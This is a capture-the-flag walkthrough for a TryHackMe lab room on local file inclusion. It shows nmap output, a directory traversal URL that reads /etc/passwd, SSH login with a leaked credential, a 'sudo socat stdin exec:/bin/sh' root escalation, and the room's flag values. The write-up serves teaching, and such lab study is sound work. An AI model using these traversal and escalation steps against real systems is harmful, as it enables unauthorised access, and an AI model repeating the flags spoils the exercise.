
Hi guys,


This time we will complete another machine “Inclusion” from TryHackeMe. This is a beginner level room designed for people who want to get familiar with Local file inclusion vulnerability. You can join this machine direct from this URL: https://tryhackme.com/room/inclusion. Let’s go to deploy the machine & complete the given task also we will get some good knowledge from here.

After deploying I always run nmap on targeted IP, from nmap enumeration we can know how many ports are open & what services are running on them.



```
root@rajib:~# nmap -sC -A -T 4 10.10.99.134
Starting Nmap 7.70 ( https://nmap.org ) at 2020-07-19 04:47 EDT
Nmap scan report for 10.10.99.134
Host is up (0.15s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e6:3a:2e:37:2b:35:fb:47:ca:90:30:d2:14:1c:6c:50 (RSA)
|   256 73:1d:17:93:80:31:4f:8a:d5:71:cb:ba:70:63:38:04 (ECDSA)
|_  256 d3:52:31:e8:78:1b:a6:84:db:9b:23:86:f0:1f:31:2a (ED25519)
80/tcp open  http    Werkzeug httpd 0.16.0 (Python 3.6.9)
|_http-server-header: Werkzeug/0.16.0 Python/3.6.9
|_http-title: My blog
```

Here we have found Port 22 (SSH) & Port 80 (HTTP) are open.



10.10.99.134

Search

Hello, world!

Welcome to my blog. This is currently in it's early stage but you can find some articles that I've wrote.

Learn more »

Hacking this world

There are various ways we can hack people and the devices these people depends upon. The best thing is that we don't even have to thing about it twice because bad things happen.

View details »

LFI-attack

Local file inclusion attack is the one using which you can include any localfile i.e all the files that are present on the server if the permission is right on the file. The most common file on unix that we can check for is /etc/passwd

View details »

RFI-attack

RFI attack or Remote file inclusion attack is the one in which server would include any file from outside the server that means we can include any evil file from our server to the machine and then exploit it.


View details »

© falconfeast 2020

Here in HTTP no interesting information found. But some information given as it is blog.

In short, the LFI vulnerability makes us able to read/upload files on the machine hosting the website by navigating on it through the url.

So now to find some information click on view details of middle article which is on LFI attack.



10.10.99.134/article?name=lfiattack


An attacker can use Local File Inclusion (LFI) to trick the web application into exposing or running files on the web server. An LFI attack may lead to information disclosure, remote code execution, or even Cross-site Scripting (XSS).

After clicking we have got some information about LFI attack, but wait… The URL got my attention, Our knowledge about this machine tells us that "lfiattack" is a local file that the web server is just throwing up. If you read the article, it gives us a handy tip for exploiting this. It's called a directory traversal attack, and it can be accomplished here by replacing the file name with "../../../../etc/passwd." There's no upper limit on the double dots as going to "/.." just takes you back to "/".

On linux, ".." refers to the previous directory behind the one we are in. For example if we are in /home/username, moving to the ".." directory will bring us in /home.

By moving back into the directories, we will eventually get into the root one, then by knowing the files locations, we can read what's on the machine.

Let's read the "/etc/passwd" file that output's passwords of the linux machine.




view-source:http://10.10.99.134/article?name=../../../etc/passwd

```
<!DOCTYPE html>

<html>

    <body>



            root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
falconfeast:x:1000:1000:falconfeast,,,:/home/falconfeast:/bin/bash
#falconfeast:rootpassword
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false




    </body>

</html>

```

We noticed here something odd, some kind of comment #falconfeast:rootpassword


It seems like username:password of “falconfeast” user..!!

Let’s try to SSH login with username & password which we have got..!!



```
root@rajib:~# ssh falconfeast@10.10.99.134
The authenticity of host '10.10.99.134 (10.10.99.134)' can't be established.
ECDSA key fingerprint is SHA256:VRi7CZbTMsqjwnWmH2UVPWrLVIZzG4BQ9J6X+tVsuEQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.99.134' (ECDSA) to the list of known hosts.
falconfeast@10.10.99.134's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jul 19 15:58:20 IST 2020

  System load:  0.0               Processes:           86
  Usage of /:   36.1% of 9.78GB   Users logged in:     0
  Memory usage: 66%               IP address for eth0: 10.10.99.134
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

3 packages can be updated.
3 updates are security updates.


Last login: Thu Jan 23 18:41:39 2020 from 192.168.1.107
falconfeast@inclusion:~$
```

So finally we are able to successfully login into user falconfeast’s account. Now investigate what information we can get from here.



```
falconfeast@inclusion:~$ ls -la
total 36
drwxr-xr-x 5 falconfeast falconfeast 4096 Jan 22 19:46 .
drwxr-xr-x 3 root        root        4096 Jan 20 19:41 ..
drwxr-xr-x 2 root        root        4096 Jan 21 15:02 articles
lrwxrwxrwx 1 root        root           9 Jan 21 15:44 .bash_history -> /dev/null
-rw-r--r-- 1 falconfeast falconfeast  220 Jan 20 19:41 .bash_logout
-rw-r--r-- 1 falconfeast falconfeast 3771 Jan 20 19:41 .bashrc
drwx------ 2 falconfeast falconfeast 4096 Jan 20 19:47 .cache
drwx------ 3 falconfeast falconfeast 4096 Jan 20 19:47 .gnupg
-rw-r--r-- 1 falconfeast falconfeast  807 Jan 20 19:41 .profile
-rw-r--r-- 1 falconfeast falconfeast    0 Jan 21 15:53 .sudo_as_admin_successful
-rw-r--r-- 1 falconfeast falconfeast   21 Jan 22 19:46 user.txt
falconfeast@inclusion:~$ cat user.txt
60989655118397345799
falconfeast@inclusion:~$ 
```


Here we have found some “user.txt”, after opening file we have found our 1st flag.

Now what next..??

Now time to privilege escalation…!!! But how..right??

Let’s see what are the permission available for user “falconfeast” with “sudo -l” command.

This “sudo -l” command shows us what we can use as root without needing the password.




```
falconfeast@inclusion:~$ sudo -l
Matching Defaults entries for falconfeast on inclusion:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User falconfeast may run the following commands on inclusion:
    (root) NOPASSWD: /usr/bin/socat
```

Great, we can run “socat” as root!!

So now question is how can we run “socat” as root…??

For that I had to do some googling.. After that I have got amazing cheat sheet from https://gtfobins.github.io/gtfobins/socat/ …!!!

It helped me to get the root access…!!




Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

The resulting shell is not a proper TTY shell and lacks the prompt.


```
sudo socat stdin exec:/bin/sh
```

I have given above screenshot of that command..!! Also you can go to the link which I have provided..!!



```
falconfeast@inclusion:~$ sudo socat stdin exec:/bin/sh
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

We are now root (nothing will appear in the console at first but you can type commands)..!




```
root.txt
cat root.txt
42964104845495153909
```

And finally we have found our final flag “root.txt”…!!!

Conclusion:

In this challenge we have learned about Local File Incusion, An attacker can use Local File Inclusion (LFI) to trick the web application into exposing or running files on the web server. An LFI attack may lead to information disclosure, remote code execution, or even Cross-site Scripting (XSS). Typically, LFI occurs when an application uses the path to a file as input. If the application treats this input as trusted, a local file may be used in the include statement. What we have seen in this challenge and we also exploit that vulnerability.

I hope you have understood..!! Happy Hacking..!! Try Harder..!!



Congratulations

You've completed the room!